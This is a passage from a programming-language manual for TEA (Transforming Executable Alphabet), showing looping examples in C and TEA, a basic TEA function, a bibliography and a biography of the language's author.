In that last diagram, we see the case of when a loop's body is executed immediately after the code preceding it ("Prior Code") — in which case, irrespective of whether the looping construct normally would accept a test or

not doesn't matter because it is either entirely missing or always true. However, this particular depiction also tells us that, because the loop's body (the code inside the loop) contains no breakout logic, the loop is thus executed indefinitely, and so that, if there is any code occurring beyond the loop ("Posterior Code"), it is never accessed!

The final case then, is still unconditional looping, however, it depicts the scenario where there might exist some form of breakout logic in the loop's body, which forces the loop to break, and so that the "Posterior Code" can then be accessed/processed. This scenario can for example occur in the following example code once at any random time as long as we have a random number that is a multiple of 23:

C: C Unconditional Loop with Breakout

Listing A.3: C Unconditional Loop with Breakout

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main() {
    // Print statement before the infinite loop
    printf("Hello in Prior Code\n");

    // Seed the random number generator using the
       current time
    srand(time(NULL));

    // Counter to track the number of iterations
    int iterations = 0;

    // Infinite for loop
    for (;;) {
        iterations++; // Increment iteration count

        // Generate a random integer
        int random_num = rand();

        // Check if the random integer is a multiple
           of 23
```

```
        if (random_num % 23 == 0) {
            // Break out of the infinite loop if
               condition is met
            break;
        }
    }

    // Print statement after the infinite loop
       showing the iteration count
    printf("We are in Posterior Code [after %d
       iterations]\n", iterations);

    return 0;
}
```

That program, which one can test via `https://www.mycompiler.io/view/GW6nDLLhriT` shall demonstrate that, we might sometimes immediately break out of the unconditional loop, or that it might almost take forever to breakout, but that we eventually exit the loop and can execute the code after it. The outputs are for example..

```
Hello in Prior Code
We are in Posterior Code [after 9 iterations]
```

or

```
Hello in Prior Code
We are in Posterior Code [after 20 iterations]
```

or

```
Hello in Prior Code
We are in Posterior Code [after 1243 iterations]
```

etc.

The corresponding diagram for such a scenario is:




Figure A.6: Unconditional Looping Constructs: With Some Breakout Logic

As for how we might demonstrate unconditional looping using TEA code, first consider the following example similar to what we saw in C's **Listing A.3**:

```
I!:"Hello in Prior Code"|V:vPrior
V:iterations:0
// Infinite loop starts...
L:lSTART
R@:{#iterations#+1}|R.:|V:iterations #// Increment
  iteration count

// Generate a random integer
N:1E3|V:random_num

// Check if the random integer is a multiple of 23
// if true, breakout, otherwise re-iterate
R@:{#random_num#% 23 == 0}|R.:|
  F:true:lPOSTERIOR:lSTART

L:lPOSTERIOR
// Print statement after the infinite loop showing
  the iteration count
R@:"#vPrior#
We are in Posterior Code [after #iterations#
  iterations]"
```

Which program likewise produces outputs such as...

```
Hello in Prior Code
We are in Posterior Code [after 32 iterations]
```

or

```
Hello in Prior Code
We are in Posterior Code [after 1 iterations]
```

etc.

As for TEA for unconditional looping without any breakout logic, the following modification of the above program should be sufficient...

```
I!:"Hello in Prior Code"|V:vPrior
V:iterations:0
// Infinite loop starts..
L:lSTART
R@:{#iterations#+1}|R.:|V:iterations #// Increment
   iteration count

// Generate a random integer
N:1E3|V:random_num

J:lSTART # iterate/loop indefinitely!

# we can never reach this part of the code..
L:lPOSTERIOR
R@:"#vPrior#
We are in Posterior Code [after #iterations#
   iterations]"
```

And thus we conclude our treatment of control-flow constructs in TEA.

A.6 TOPIC-5: Functions and Modularization

Basic TEA Functions

```
##-------------------------
The following Illustration
Helps Those Coming to TEA
From other languages to
Understand that there's
A Way to Create Reusable
Components in TEA much as
Everything in TEA is just
of Type Text!
DETAILS: Appendix A of TEA TAZ
##-------------------------

# Define a function that computes the
  transformation:
# (a,b) =f(a,b)=> (a+b)*2

# the actual function is...
V:f:{y:a|x:(|x!:+|x*!:b|x!:)*2|r.:}

#---[How to use it..]

# 1. initialize/change the parameters it processes..
V:a:1|V:b:3

# 2. Then invoke it using TEA code injection
E*!:f

# evaluates (1+3)*2
# should return 8
# uncomment breakpoint to test/confirm this
#q!:

# re-use that function with
# a=5, b= value from user
v:a:5
i!: Enter a value for b
```

```
i:|v:b

#call function...
E*!:f
```

A.6.1 Multi-line TEA Functions

A.7 TOPIC-6: Input and Output

A.8 TOPIC-7: Data Structures

A.9 TOPIC-8: Error Handling

As we have already mentioned earlier on; as with all TEA processing aspects at runtime, in case the programmer is in doubt concerning what is going on, or that they encounter runtime errors, the recommended intervention is to turn on debugging and then study or consult the outputs of the TEA debugger (also refer to [20]).

A.10 TOPIC-9: Memory and Variable Lifetime

A.11 TOPIC-10: Problem-Solving Mindset

Bibliography

[1] Joseph Willrich Lutalo. **Philosophical and Mathematical Foundations of A Number Generating System: The Lu-Number System**. *PrePrints*, 2025.

[2] Joseph Willrich Lutalo. **A general theory of number cardinality**. *Academia.edu*, Jan 2024. `https://www.academia.edu/43197243/`.

[3] Joseph Willrich Lutalo. **Introducing The Anagram Distance Statistic, $\tilde{\text{A}}$, A Quantifier of Lexical Proximity For Base-10 o-SSI And Any Arbitrary Length Ordered Sequences, Its Relevance And Proposed Applications in Computer Science, Engineering And Mathematical Statistics**. *Academia.edu*, 2025. `https://www.academia.edu/130159505`.

[4] Joseph Willrich Lutalo. **Concerning A Special Summation That Preserves The Base-10 Orthogonal Symbol Set Identity In Both Addends And The Sum**. *Academia*, 2025. `https://www.academia.edu/129011291/`.

[5] Joseph Willrich Lutalo. **The Theory of Sequence Transformers & their Statistics**: The 3 information sequence transformer families (anagrammatizers, protractors, compressors) and 4 new and relevant statistical measures applicable to them: Anagram distance, modal sequence statistic, transformation compression ratio and piecemeal compression ratio. *Academia*, 2025. `https://www.academia.edu/136852057`.

[6] Joseph Willrich Lutalo. **Transformatics for PSYCHOLOGY**. *PrePrints*, 9 2025.

[7] Joseph Willrich Lutalo. **Applying TRANSFORMATICS: Sequence Generators**. `https://www.academia.edu/143116027/`, 2025.

[8] Joseph Willrich Lutalo. **Applying TRANSFORMATICS in GENETICS**. *I*POW*, pages 1–206, Aug 2025.

[9] Joseph Willrich Lutalo. **TEA GitHub Project — The Reference Implementation of TEA (Transforming Executable Alphabet)**

computer programming language. https://github.com/mcnemesis/cli_tttt/, 2024.

[10] Joseph Willrich Lutalo. **GAME STATE MACHINE (BOOBS 'N' TRAPS) - a single-player text-adventure and strategy role-playing game (RPG)**, Nov 2025. https://doi.org/10.5281/zenodo.19479082.

[11] J. W. Lutalo. **[notes][v1.1] Thoughts & Ideas Behind Design of TEA language**, 2024. Available at: https://www.academia.edu/122314564/_notes_v1_1_Thoughts_and_Ideas_Behind_Design_of_TEA_language.

[12] Microsoft Copilot. Research assistance and various clarifications. AI-generated insights via Copilot discussion, 2025. Personal communication, since October 2025.

[13] Joseph Willrich Lutalo. **TRANSFORMATICS 101 - explained**. *Thesis*, page 20, October 2025.

[14] Joseph Willrich Lutalo. **Software Language Engineering-Text Processing Language Design, Implementation, Evaluation Methods**. *Preprints*, 2024.

[15] Joseph Willrich Lutalo. **TEA TAZ - Transforming Executable Alphabet A: to Z: COMMAND SPACE SPECIFICATION**. *Academia.edu*, 2024.

[16] Joseph Willrich Lutalo. **Transformatics 101 (1-Page Executive Summary)**, Oct 2025. *The 1-pager PDF is available at:* https://www.academia.edu/145185478/.

[17] Joseph Willrich Lutalo. **A Comparative Review and Critique of Tree Algebras: Revisiting Gibbons (1991) Thesis in Light of Contemporary Modern Transformatics**. *Academia*, 10 2025. https://www.academia.edu/144711639/.

[18] Joseph Willrich Lutalo. **A Mini-Review of RNG Theory**, 2025. https://www.academia.edu/143901839/A_Mini_Review_of_RNG_Theory.

[19] Claude E. Shannon. A mathematical theory of communication. *Bell System Technical Journal*, 27:379–423, 623–656, 1948. *A copy of which is accessible via:* https://ia803209.us.archive.org/27/items/bstj27-3-379/bstj27-3-379_text.pdf.

[20] Joseph Willrich Lutalo. **Concerning Debugging in TEA and the TEA Software Operating Environment**. *Computer Science and Mathematics: Software*, 2025.

[21] Joseph Willrich Lutalo, Odongo Steven Eyobu, and Benjamin Kanagwa. **DNAP: Dynamic Nuchwezi Architecture Platform-A New Software Extension and Construction Technology**. *authorea*, 2023.

[22] Joseph Willrich Lutalo. **Unraveling Mysteries of The ZHA q-AGI Chatbot: an Interview by ICC, of Fut. Prof. JWL and M*A*P Ade. Psymaz of Nuchwezi**. *Academia*, 2025. https://www.academia.edu/129359195.

[23] Joseph Willrich Lutalo. **Introducing ZHA, a Real q-AGI**. *Academia*, 2025. Available at: https://www.academia.edu/129344807/Introducing_ZHA_a_real_q_AGI.

[24] Joseph Willrich Lutalo. ***Rock 'N' Draw***. I*POW, 2025. ***ISBN*** *978-9913-624-71-8 (First Edition). A physical copy might be accessed via the National Library of Uganda (NLU), but also, an education-purposes-only edition is accessible freely via Academia at* https://t.me/ipowriters/237.

[25] Free Software Foundation. Gnu bash (version 5.1) [software]. https://www.gnu.org/software/bash/, 2025. Accessed: 10 Nov, 2025.

[26] Joseph Willrich Lutalo. ***NOVUS MODERNUS GRIMOIRE LUMTAUTO MAGIA***. I*POW, November 2025. *A Modern Grimoire of 5 Eternal Magickal Languages.* https://www.academia.edu/145086513.

[27] Joseph Willrich Lutalo. ***A: to Z: of ACM SLE Since 2008 - towards discovery of a modern programming language***. Academia.edu, july 2026. *Still not formally published, however, Draft Digital Edition available on author academia profile:* https://www.academia.edu/170929008/.

[28] Norman R. Draper and Harry Smith. *Applied Regression Analysis*. Wiley-Interscience, 3rd edition, 1998. Publisher page: https://www.wiley.com/en-us/Applied+Regression+Analysis%2C+3rd+Edition-p-9780471170822.

[29] Asoke K. Nandi. Data modeling with polynomial representations and autoregressive time-series representations, and their connections. *IEEE Access*, 8:105538–105548, 2020. Available at: https://bura.brunel.ac.uk/bitstream/2438/20959/4/FullText.pdf.

[30] Gary Goldschneider and Joost Elffers. *The Secret Language of Birthdays: Personology Profiles for Each Day of the Year*. Viking Studio Books, New York, 1994. Digital Edition: https://openlibrary.org/books/OL1102071M/The_Secret_Language_of_Birthdays.

[31] Alfred V. Aho, Monica S. Lam, Ravi Sethi, and Jeffrey D. Ullman. *Compilers: Principles, Techniques, and Tools*. Pearson, 2nd edition, 2006.

Available at: https://www.pearson.com/en-us/subject-catalog/p/compilers-principles-techniques-and-tools/P200000003634/9780321486813.

[32] Michael L. Scott. *Programming Language Pragmatics*. Morgan Kaufmann, 4th edition, 2021. Available at: https://www.elsevier.com/books/programming-language-pragmatics/scott/978-0-12-820631-7.

[33] Matthias Felleisen, Matthew Flatt, Robert Bruce Findler, and Shriram Krishnamurthi. *How to Design Programs: An Introduction to Programming and Computing*. MIT Press, 2001. Available at: https://htdp.org/.

[34] Dick Grune and Ceriel J.H. Jacobs. *Parsing Techniques: A Practical Guide*. Springer, 2nd edition, 2007. Available at: https://link.springer.com/book/10.1007/978-0-387-68867-8.

[35] Michael Sipser. *Introduction to the Theory of Computation*. Cengage Learning, 3rd edition, 2012. Available at: https://www.cengage.com/c/introduction-to-the-theory-of-computation-3e-sipser/9781133187790/.

[36] Roxana Ferllini. *Raising the Dead: How the Forensics of the Future Are Solving the Murders of the Past*. John Blake Publishing, London, 2003. Digital edition available at Internet Archive: https://archive.org/details/raisingdead0000ferl.

[37] Jon Ortner. *Buddha*. Welcome Books, New York, 2003. Digital edition available at Internet Archive: https://archive.org/details/buddha00ortn.

[38] Antony Lewis and WordWeb Software. Wordweb 10.51, 2025. Windows desktop dictionary software. Official site: https://wordwebsoftware.com.

[39] Janet Farrar, Stewart Farrar, and Gavin Bone. *Spells and How They Work*. Phoenix Publishing, 1990. Later edition with Gavin Bone, RGN, 1999. Preview available at: https://books.google.com/books/about/Spells_and_How_They_Work.html?id=nGnIDwAAQBAJ.

[40] Robert Wilkinson, editor. *Theories of Art and Beauty*. Open University, Milton Keynes, 1991. Electronic edition available at https://archive.org/details/theoriesofartbea0000unse.

[41] Richard Y. Kain. *Advanced Computer Architecture: A Systems Design Approach*. Prentice Hall, Englewood Cliffs, NJ, 1999. Digital preview available at Internet Archive: https://archive.org/details/advancedcomputer0000kain.

[42] National Institute of Standards and Technology. Digital identity guidelines: Authentication and lifecycle management (sp 800-63b). Technical report, NIST, 2017. Available at: https://pages.nist.gov/800-63-3/sp800-63b.html.

[43] Naem Azam Chowdhury. Analyzing password strength: A combinatorial entropy approach. *ResearchGate Preprint*, 2023. Available at: https://www.researchgate.net/publication/370123456.

[44] William Burr. Estimating password strength. Technical report, NIST Computer Security Resource Center, 2003. Available at: https://csrc.nist.gov/publications/detail/white-paper/2003/estimating-password-strength/final.

[45] Richard Yerkes Kain. *Automata Theory: Machines and Languages*. Prentice Hall, Englewood Cliffs, NJ, 1972.

[46] Valerie Illingworth, editor. *Oxford Dictionary of Computing*. Oxford University Press, Oxford, UK, 4 edition, 1996. Available at: https://openlibrary.org/books/OL412451M.

[47] Remzi H. Arpaci-Dusseau and Andrea C. Arpaci-Dusseau. *Operating Systems: Three Easy Pieces*. Arpaci-Dusseau Books, Madison, WI, 2018. Free PDF available at the official site: https://pages.cs.wisc.edu/~remzi/OSTEP/.

[48] Joseph Willrich Lutalo and Tonny Oyana. **VOSA: A Reusable and Reconfigurable Voice Operated Support Assistant Chatbot Platform**. *Computer Science & Information Technology (CSIT)*, 14(8):63–78, April 5 2024.

[49] Joseph Willrich Lutalo. **Introducing the Dynamic Nuchwezi Architecture Platform**. *Preprints*, May 2020. Open-access PDF available via https://doi.org/10.20944/preprints202005.0207.v2.

[50] **GitHub - NuChwezi/dnap-web-histrion: Web Histrion Reference Implementation for the DNAP Project**. https://github.com/NuChwezi/dnap-web-histrion, 08 2021.

[51] Ellen Siever, Stephen Spainhour, Stephen Figgins, and Jessica P. Hekman. *Linux in a Nutshell: A Desktop Quick Reference*. O'Reilly Media, Sebastopol, CA, 3rd edition, 2000. Available online at https://learning.oreilly.com/library/view/linux-in-a-nutshell/0596000251/.

[52] Ivan T. Bowman, Richard C. Holt, and Neil V. Brewster. Linux as a case study: Its extracted software architecture. In *Proceedings of the 21st*

International Conference on Software Engineering (ICSE '99), pages 555–563, Los Angeles, California, USA, 1999. ACM. PDF available at: https://dl.acm.org/doi/pdf/10.1145/302405.302691.

[53] Wolfgang Mauerer. *Professional Linux Kernel Architecture*. Wiley Publishing, Indianapolis, IN, USA, 2008. PDF available at: https://www.academia.edu/download/62368763/Professional_Linux_Kernel_Architecture20200314-122226-6mmdhr.pdf.

[54] Ian Sommerville. *Software Engineering*. Addison-Wesley, Reading, MA, USA, 5th edition, 1996. Publisher information: https://www.textbooks.com/Software-Engineering-5th-Edition/9780201427653/Ian-Sommerville.php.

[55] Ankica Barišić, Dominique Blouin, Vasco Amaral, and Miguel Goulão. A requirements engineering approach for usability-driven dsl development. In *Proceedings of the 2017 ACM SIGPLAN International Conference on Software Language Engineering (SLE '17)*, page 14, New York, NY, USA, 2017. ACM. Paper available at: https://dl.acm.org/doi/10.1145/3136014.3136027.

[56] Joseph Willrich Lutalo. **TEA Operating System : Use-Case Design Diagram**, April 2026. https://doi.org/10.5281/zenodo.19592521.

[57] Joseph Willrich Lutalo. **TEA: Transforming Executable Alphabet - A Minimal Language Leveraging Sequence Transformer Chaining**, May 2026. https://doi.org/10.5281/zenodo.20094948.

[58] Joseph Willrich Lutalo. **Applying TRANSFORMATICS in GENETICS: Sequence Analysis Using The Anagram Distance and the Modal Sequence Statistic**. In *Applying Transformatics in GENETICS*. Zenodo, May 2026.

[59] Google. Google gemini ai assistant response. Personal Communication, 2026. Available from:.

TO CITE:

Lutalo, Joseph Willrich (2024). **TEA TAZ: Transforming Executable Alphabet A: to Z: COMMAND SPACE SPECIFICATION.** Academia. Book. https://www.academia.edu/122871672/

About the Inventor of TEA[13]

Joseph Willrich Lutalo *Cwa Mukama Rwemera Weira,* currently **39**, is a Ugandan born scholar most active in the 21st Century.

As of this moment, Joseph has a vast spectrum of contributions to the theory and practice of computing, mathematics, philosophy, creative literature, the visual and aural arts as well as software engineering (his major focus), spanning

50+ academic works (ORCID),

18 scholarly articles (Google Scholar),

and **148 video lectures** voluntarily delivered thus far (YouTube).

Outside of academia and scientific writing, he has already penned and self-published **2 full-length novels** as well as **3 novellas** among other important known contributions to modern works of fiction (I*POW).

[**Fut. Prof.**] Joseph, apart from being the current **Editor in Chief** for I*POW – a role he fills purely voluntarily for the Internet Community, he likewise founded it and also serves there as a passionate mentor and supporter of several still unpublished but promising, young, Internet-era writers from around the world right now.

He is likewise founder and current **Internet President** of NUCHWEZI (nuchwezi.com), a somewhat embattled, though very relevant and globally impactful Research-oriented Innovations and Internet Culture company founded in and based in Garuga, UGANDA.

He is a parent of both boys and girls, is not married yet, was born into a Catholic family, and continues to voluntarily contribute towards furthering science, mathematics and philosophy, mostly based out of his private, home-based laboratory at Plot 266, 1st Cwa Road, in GARUGA.

Despite some challenges wearing multiple hats, **His Bytes J. Willrich Lutalo** is actively working towards, and hoping to secure his **PhD in Computer Science and Mathematics**, as well as working towards the undeniable possibility that he might have to serve as a leader of his country in the future.

[13] Refer to **ORCID:** `https://orcid.org/0000-0002-0002-4657`

Figure 34.7: The Author and Inventor of TEA, as a finalist graduate school student at **Makerere University's College of Computing and Information Sciences** circa April 2024. At the time, he was winding up his **Master of Science in Data Communication and Software Engineering** studies begun in 2019.

Figure 34.8: These images [the present and likewise the book's cover illustrations] were generated via Microsoft's Bing Image Creator via original prompt engineering by the author of the book TEA TAZ as potential cover illustrations for the manuscript. They are meant to remind one of the respectable ancient craft of using knowledge of science and philosophy to prepare special chemical reagents that could transmute things, materials and such, from one form (usually the "mundane" or "basal" form) into sublime, fine and precious forms. An art perhaps better known as *Alchemy*, and which tradition and history tells us, even the great eminent scientist and mathematician, Sir. Isaac Newton, devoted some significant time to. Thus, like in those ancient sciences and empirical philosophies, the spirit of transformation and crafting transforming formulae lives on in the TEA, Transforming Executable Alphabet computer transforming language.— **Fut. Prof. J. Willrich Lutalo C.M.R.W**

Since 2021

- ✓ LANGUAGE DESIGN
- ✓ INSTRUCTION SET
- ✓ CODE EXAMPLES
- ✓ DEVELOPER MANUAL
- ✓ ESSENTIAL LINKS

TEA TAZ: TRANSFORMING EXECUTABLE ALPHABET A: TO Z: